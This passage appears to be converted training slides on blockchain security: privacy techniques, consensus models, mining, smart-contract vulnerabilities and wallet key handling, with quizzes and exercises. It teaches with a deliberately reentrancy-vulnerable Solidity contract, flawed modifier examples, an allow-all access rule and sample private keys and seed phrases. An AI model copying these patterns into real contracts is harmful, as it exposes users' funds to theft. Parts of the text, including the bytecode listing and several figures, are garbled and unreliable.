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## Ring Signatures and Confidential Transactions



- Ring signature is a type of digital signature which is made up of the merged signatures of multiple signers and, as such, can authorize a certain transaction.
- Ring CT allows for the amounts that are sent in a transaction to be hidden while preserving the network's ability to verify that the ledger entries still add up.
  - Utilizes Pedersen commitments
  - Range proofs
- Underlying technology for Monero's stealth addresses and private transactions.

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## Privacy



- Use of transparent vs. shielded addresses

Transparent Addresses	Shielded Addresses
Addresses are visible in the blockchain	Addresses are not visible in the blockchain
Both sending and receiving addresses are included in a transaction	Both sending and receiving addresses are fully shielded in a transaction (thru. fully shielded or use of stealth (onetime) addresses for the sender)
Transaction (e.g., value transferred) is public	Transaction (e.g., value transferred) is private (thru. obfuscated or via transaction mixing)
Does not protect against transaction graph analysis	Provide strong privacy against transaction graph analysis
	Is dependent on the design of both the blockchain platform and the wallet



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## Transaction Graph Analysis



- Utilize to decode user identity:
  - Linking public keys to real people (definitively or statistically)
  - Providing summary of activity performed over time by known and unknown users
  - Proven highly effective in identifying the publicly known address relating to the Silk Road seizure.



"Bitcoin Transaction Graph Analysis", Fleder, Kester et al, Cornell University, February 6, 2015.

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## Knowledge Check #3



1. Zero-knowledge proof requires an independent oracle.
2. User identity is known on a public blockchain.
3. Privacy coins hide your identity and transaction values.
4. Transactional graph analysis may expose a user identity.
5. Consider the Ali Baba Cave example, what is the likelihood of guessing the right path in 5 consecutive iterations as the prover who does not know the secret.

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## Hashing Exercise



- Navigate to: [https://www.tools4noobs.com/online\\_tools/hash/](https://www.tools4noobs.com/online_tools/hash/)
- Optionally, you can also use Powershell or certutil from command prompt
- Observe:
  - Hash of file content
  - Hash of string

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
- Consensus protocol
- Shared control tolerating disruption
- Transaction validation

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## Consensus Protocol



- Byzantine Generals Problem (BGP) and distributed systems



<https://www.andrew.cmu.edu/course/15-749/READINGS/required/resilience/lampert82.pdf>

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## Byzantine Generals Problem



### Choice:


1. Attack all at once.
2. Retreat all at once.

### Issue:

- Some of the generals are traitors.
- Some of the messengers may be traitors.

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
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Who is the traitor?

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
## Byzantine Generals Problem #2



Who is the traitor?

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
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## Byzantine Generals Problem #4




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## Byzantine Generals Problem Solution



- All participating nodes have to agree upon every message that is transmitted between the nodes.
- If a group of nodes is corrupt or the message that they transmit is corrupt then still the network as a whole should not be affected by it and should resist this 'Attack'.

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## Solving the Puzzle (Ethereum)

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- Gas Limit: 8,000,000
- Extra Data: 0108171gehi10.10.4linux (Hex: 0xd88301081784876574688887fb12e31302e34856d699e7578)
- Hash: 0x2d59eae480a2210500c0340ea14aa2432a484228aa05da2a779230ba40cc0d1b
- Parent Hash: 0xe5058103532d53c454ef4fd718dd588d32ee150ea04ff10950a633d7ed19977cd
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- Nonce: 0x9a757006020416a

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The screenshot shows the Nanopool Ethereum account interface. At the top, it displays current calculated hashrate (119.0 Mh/s), average hashrate for last 6 hours (110.5 Mh/s), last reported hashrate (110.7 Mh/s), and balance (0.00303557 ETH). Below this is a chart showing hashrate over time (Jan 12-15) with various data series: calculated hashrate, 2-hour SMA, accepted shares, and reported hashrate. A bar chart below shows shares over time. The bottom section is a log of mining activity:

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- Solve the puzzle requires calculations conducted by either CPU, GPU or ASIC.
- A collective effort handle thru. mining pools or mining farms
- A share is rewarded to each miner for any solved participation.
- If the pool wins the publishing of the block, the block reward is proportionally distributed to all miners participated in the round based on their shares and round difficulty.

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## Sample Mining Rig

The images show a custom-built mining rig. The left image shows the front panel with three large black fans and a power supply unit (Corsair GS80) circled in red. The right image is a closer view of the internal components, including the motherboard, RAM, and multiple graphics cards (XFX).



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## Demo PoW Mining Ethereum



- Navigate to TeamViewer → 7C1UR1P-Utility-CQ2
- Observe:
  - Setup of configuration file
  - Whitelisting of mining software
  - Usage of GPUs for mining (Ethereum)
  - Usage of GPU tuning software
  - Usage of CPU for mining (Monero)

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## Consensus Models - PoS



Proof of Work  
(PoW)

Proof of Stake  
(PoS)


Proof of Elapsed  
Time  
(PoET)

Byzantine  
Fault  
Tolerance  
(BFT)

- Participants gain the right to validate blocks based on the stake deposited.
- The frequency is based on the stake submitted across all staked participants.
- The selection process is random.
- Forgers risk to lose their stake!

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
## Consensus Models - BFT



- Designated set of homogeneous validator nodes perform checks:
  - Tolerates  $f$ -out-of- $n$  faulty/adversarial nodes
  - Generalized quorums
- Tx sent to consensus nodes
- Consensus validates tx, and disseminates result.


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## Consensus Models - PoET



- Participants wait for the randomly chosen time period pulled from an enclave (chip).
- Selects a winner based on the shortest wait time.

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## Knowledge Check #4

1. PoS requires a random selection of validators based on their stakes.  
2. Mining can only be done with GPU.  
3. BFT is tolerant to 51% attack.  
4. Workers maintain their own ledgers.  
5. PoET is most secure.

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### Cryptography

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### Trust Model

- Consensus protocol
- Shared control tolerating disruption
- Transaction validation

### Smart Contract

- Logic embedded in the ledger
- Executed together with transactions

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## What is a Smart Contract



- Is a computer program consisting of lines of code that prescribes its conditions and outcomes (Turing completeness)
- Is written using high-level programming languages include:
  - [Solidity](#) (popular for EVM-like blockchains)
  - [Go/Javascript](#) (popular for permissioned blockchains)
  - Others: LLL, Serpent, Vyper, Bamboo
- Is compiled into bytecode and deployed onto the blockchain network.
- Stays dormant until called by a transaction.

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## Key Characteristics of Smart Contract



- Immutable
- Visibility (untrusted vs. trusted)
- Deterministic
- Atomic
- Interaction with other interfaces
- Self-destruct (deleted contracts)

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## Programming Smart Contracts



### Ethereum

- An IDE ([Remix IDE](#), [EthFiddle](#))
- Wallet with some test currencies
- Local development environment or web-based at <https://remix.ethereum.org/>
- Connection to the actual blockchain network or testnet

### Hyperledger Fabric

- An IDE (HLF Composer, VSCode or similar editors)
- Local development environment or [IBM Bluemix Console](#)
- Connection to the actual blockchain network or testnet

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## Vulnerabilities in Smart Contracts



- 34,200 out of 1 million (3%) smart contracts have some forms of trace vulnerabilities.
  - Suicidal contracts: can be killed by arbitrary addresses [Parity bug ~ \$300M]
  - Greedy contracts: can reach a state in which they cannot release ether
  - Prodigal contracts: can be made to release ether to arbitrary addresses [DAO attack ~ \$150M]
- Review of Ethereum smart contract indicated bugs per line of code exceeds 100 per 1000 lines, or 2X to 6X the industry average.
- Majority of vulnerabilities are the result of [coding errors](#).

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## Simple Solidity Contract



```
1 // This example uses an unsafe method with known reentrancy error.
2
3 pragma solidity ^0.4.8;
4
5 contract Victim {
6     uint256 balance;
7
8     function GetBalance() public constant returns(uint256){
9         return this.balance;
10    }
11
12    function withdraw() {
13        uint transferAmt = 0.05 ether;
14        if (!msg.sender.call.value(transferAmt)()) throw;
15    }
16
17    function deposit() payable {}
18 }
```



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## Hyperledger Fabric Business Network



**Asset**

**Participant**

**Transaction**

**Event**

**Query (reporting)**



```

1 /**
2  * My commodity trading network
3  */
4 namespace org.as.biznet
5 asset Commodity identified by tradingSymbol {
6     o String tradingSymbol
7     o String description
8     o String mainExchange
9     o Double quantity
10    --> Trader owner
11 }
12 participant Trader identified by tradeId {
13     o String tradeId
14     o String firstName
15     o String lastName
16 }
17 transaction Trade {
18     --> Commodity commodity
19     --> Trader newOwner
20 }
21

```

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## Hyperledger Fabric Business Network



**Smart Contract**  
**contains the**  
**relationship**  
**between assets and**  
**transactions and**  
**participants.**

```

1 /**
2  * Track the trade of a commodity from one trader to another
3  * @param {org.as.biznet.Trade} trade - the trade to be processed
4  * @transaction
5  */
6 function tradeCommodity(trade) {
7     trade.commodity.owner = trade.newOwner;
8     return getAssetRegistry('org.acme.biznet.Commodity')
9         .then(function (assetRegistry) {
10             return assetRegistry.update(trade.commodity);
11         });
12 }
13

```



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## Hyperledger Fabric Business Network




**Permissions control what the participants can and cannot do within the network.**

```


1  /**
2   * Access control rules for as-network
3   */
4  rule Default {
5      description: "Allow all participants access to all resources"
6      participant: "ANY"
7      operation: ALL
8      resource: "org.as.biznet.*"
9      action: ALLOW
10 }
11
12 rule SystemACL {
13     description: "System ACL to permit all access"
14     participant: "ANY"
15     operation: ALL
16     resource: "org.hyperledger.composer.system.**"
17     action: ALLOW
18 }
19

```



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## Immutability/Visibility of an Untrusted Solidity Contract



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# Immutability/Visibility of an Untrusted Solidity Contract



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Contract (0xDefEB40C23Ef63A65d5cf1fb1c17fB9aA4f2DAC8dc) [ ]

### Contract Overview

Balance:	0 Ether
Transactions:	1 bn
Contract Creator:	0x4ca409004ba846... at bn 0xcbc95986b05d9e...

Transactions    **Code**    Events

Are you the contract creator? Verify and Publish your contract source code today!

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```
PUSH1 0x00
PUSH1 0x44
HSTORE
PUSH1 0x00
CALLDATALOAD
PUSH29 0x1000000000000000000000000000000000000000000000000000000000000000
SHA1
DIV
PUSH4 0xffffffff
AND
DUP1
PUSH2 0x33cfFd600
EQ
PUSH1 0x00
JUMP1
DUP1
PUSH4 0x0de3e30db0
EQ
PUSH1 0x5c
JUMP1
DUP1
PUSH4 0x6fF8a912
EQ
PUSH1 0x64
JUMP
JUMPIST
PUSH1 0x00
JUMP
JUMPIST
```

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## Visibility of a Trusted Solidity Contract



Contract 0xA4e8C3Ec456107eA67d3075bF9e3Df3A75823D0

Sponsored: CryptoDozer - Be the 1st to become Crypto Rich and win the 70 ETH Dell. [Learn More!](#)

**Contract Overview**

Balance:	0 Ether
Ether Value:	\$0
Token:	\$2,001.38

**More Info**

Transactions:	82,183 tons
Contract Creator:	0xf3f64520dc2332... at txn 0x7fe27f6302b3091...
Token Tracker:	Loom (LOOM)

**Transactions** **Erc20 Token Txns** **Code** **Read Contract** **Write Contract** **Events** **Comments**

**⚠ Warning:** The compiled contract might be susceptible to *ExpExponentCleanup* (medium/high-severity), *EventStructWrongData* (very low-severity), *NestedArrayFunctionCallDecoder* (medium-severity) Solidity Compiler Bugs.

**Contract Source Code Verified (Exact Match)**

Contract Name:	LoomToken	Optimization Enabled:	No
Compiler Version:	v0.4.20+commit.3155d80	Runs (Optimizer):	200

**Contract Source Code**

```
pragma solidity ^0.4.13;
library SafeMath {
    /**
     * @dev Multiplies two numbers, throws on overflow.
     */
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        if (a == 0) {
            return 0;
        }
        uint256 c = a * b;
        assert(c / a == b);
        return c;
    }
    /**
     * @dev Integer division of two numbers, truncating the quotient.
     */
    function div(uint256 a, uint256 b) internal pure returns (uint256) {
        // Solidity automatically truncates down when dividing by 0
        uint256 c = a / b;
        // assert(a == b * c + a % b); // There is no case in which this doesn't hold
        return c;
    }
}
```

 Loom Token

 Verify & Publish Contract

## Notes

- Don't rely on the verification.
  - Everyone does it including malicious contracts.
  - Examine the source code.
  - Check the transactions, TxHash, Age, etc.

## Example #1 of Modifier Error



```

1 enum Stages {
2     SafeStage
3     DangerStage,
4     FinalStage
5 }
6
7 uint public creationTime = now;
8 Stages public stage = Stages.SafeStage;
9
10 function nextStage() internal {
11     stage = Stages(uint(stage) + 1);
12 }
13
14 modifier stageTimeConfirmation() {
15     if (stage == Stages.SafeStage &&
16         now >= creationTime + 10 days)
17         nextStage();
18     _;
19 }
20
21 function a()
22     public
23     stageTimeConfirmation
24     // More code goes here
25 }
```

### Takeway

- Modifiers are pre-checks.
- Verify modifier logics.

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## Example #2 of Modifier Error



```

1 function changeOwner(address _newOwner)
2     public
3     onlyBy(owner)
4 {
5     owner = _newOwner;
6 }
7
8 modifier onlyBy(address _account)
9 {
10    require(msg.sender == _account);
11    _;
12 }
```

### Takeway

- Modifiers are pre-checks.
- Verify modifier logics.

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## Example of Function Overloading



```
1 pragma solidity ^0.4.8;
2
3 contract FunctionOverloading {
4     uint out;
5
6     function f(uint _in) public returns (uint out) {
7         out = 1;
8     }
9
10    function f(uint _in, string _key) public returns (uint out) {
11        out = 2;
12    }
13 }
```

### Takeway

- Avoid using similar function names

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## Wallets




- Serves as the primary interface to the blockchain
- Controls access to a user's money, managing keys and addresses, tracking the balance, creating and signing transactions, and interacting with contracts.
- Is the container for private keys and as the system for managing these keys.
- Hot and cold wallets

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## Types of Wallets



- Web wallets
  - Coinbase, OpenLedger, CoinVault, blockchain.info
- Browser wallets
  - MetaMask, Jaxx, MyEtherWallet (MEW), Mist
- Desktop/Mobile wallets
  - Jaxx, Exodus, Status, etc.
- Hardware wallets
  - Ledger Nano S, Trezor, KeepKey, X.509
- Paper wallets



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## Non-deterministic vs. Deterministic Wallets



Non-Deterministic (random)	Hierarchical Deterministic (HD)
<u>Private keys</u> are randomly generated.	Multiple private keys are derived from a seed in a <u>tree</u> structure.
Requires a <u>keystore</u> of key parameters.	Uses mnemonic codes.
Uses key derivation function (KDF) to safeguard against brute-force, dictionary and rainbow attacks.	Relies on the entropy of the mnemonic codes (from 128 to 256 bits), checksum, plus the KDF to derive the $2^{512}$ binary seed of <u>BIP-39</u> .
Must be maintained and cumbersome to backup. Yield greater risk to the loss of private keys over time.	Can be regenerated from the seed words.
Not recommended for general usage except for simple tests and experimentation.	Recommended for users

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## Knowledge Check #5



1. Smart contract is legally binding.
2. Smart contract runs differently depending on the callers.
3. Smart contracts are visible on a public blockchain.
4. Modern wallets utilize master seed words.
5. Smart contracts are the least vulnerable of the components of the blockchain.

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## BIP-39 Exercise



- Navigate to <https://iancoleman.io/bip39/>
- Seed samples:
  1. silent chat model cactus talent inmate carpet luggage salad require pupil oxygen
  2. praise casino false weasel minute safe swarm protect broken net diesel service
  3. wolf juice proud gown wool unfair wall cliff insect more detail hub
- Experiment with:
  - words out sequence
  - misspelled words
  - make up your own seed words

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## Examples of Private Keys

Two screenshots of a terminal or application interface. The top screenshot shows a public key (1L2kV...KoRwP) and a private key (Kx5P8zJbFPF...U5G3). The bottom screenshot shows another pair of public (0x88b...) and private (59da9b6cad...) keys. Both screenshots have a small orange circle with a letter 'B' in the top-left corner.

```
Public Key  
1L2kV...KoRwP  
  
Private Key  
Kx5P8zJbFPF...U5G3
```

```
Public Key  
0x88b005819df4399231f4c5a40d329468de6a5dc8  
  
Private Key  
59da9b6cad74055346ac3c2af147a27346092f7050bc0d8229c66487116becd1
```

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
## Example of keystore in Geth



```
{  
    "address": "001d3f1ef827552ae1114027bd3ecf1f086ba0f9",  
    "crypto": {  
        "cipher": "aes-128-ctr",  
        "ciphertext":  
            "233a9f4d236ed0c13394b504b6da5df02587c8bf1ad8946f6f2b58f055507ece",  
        "cipherparams": {  
            "iv": "d10c6ec5bae81b6cb9144de81037fa15"  
        },  
        "kdf": "scrypt",  
        "kdfparams": {  
            "dklen": 32,  
            "n": 262144,  
            "p": 1,  
            "r": 8,  
            "salt":  
                "99d37a47c7c9429c66976f643f386a61b78b97f3246adca89abe4245d2788407"  
        },  
        "mac": "594c8df1c8ee0ded8255a50caf07e8c12061fd859f4b7c76ab704b17c957e842"  
    },  
    "id": "4fc2bba4-ccdb-424f-89d5-26cce304bf9c",  
    "version": 3  
}
```

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## Tree Structure of HD Wallets



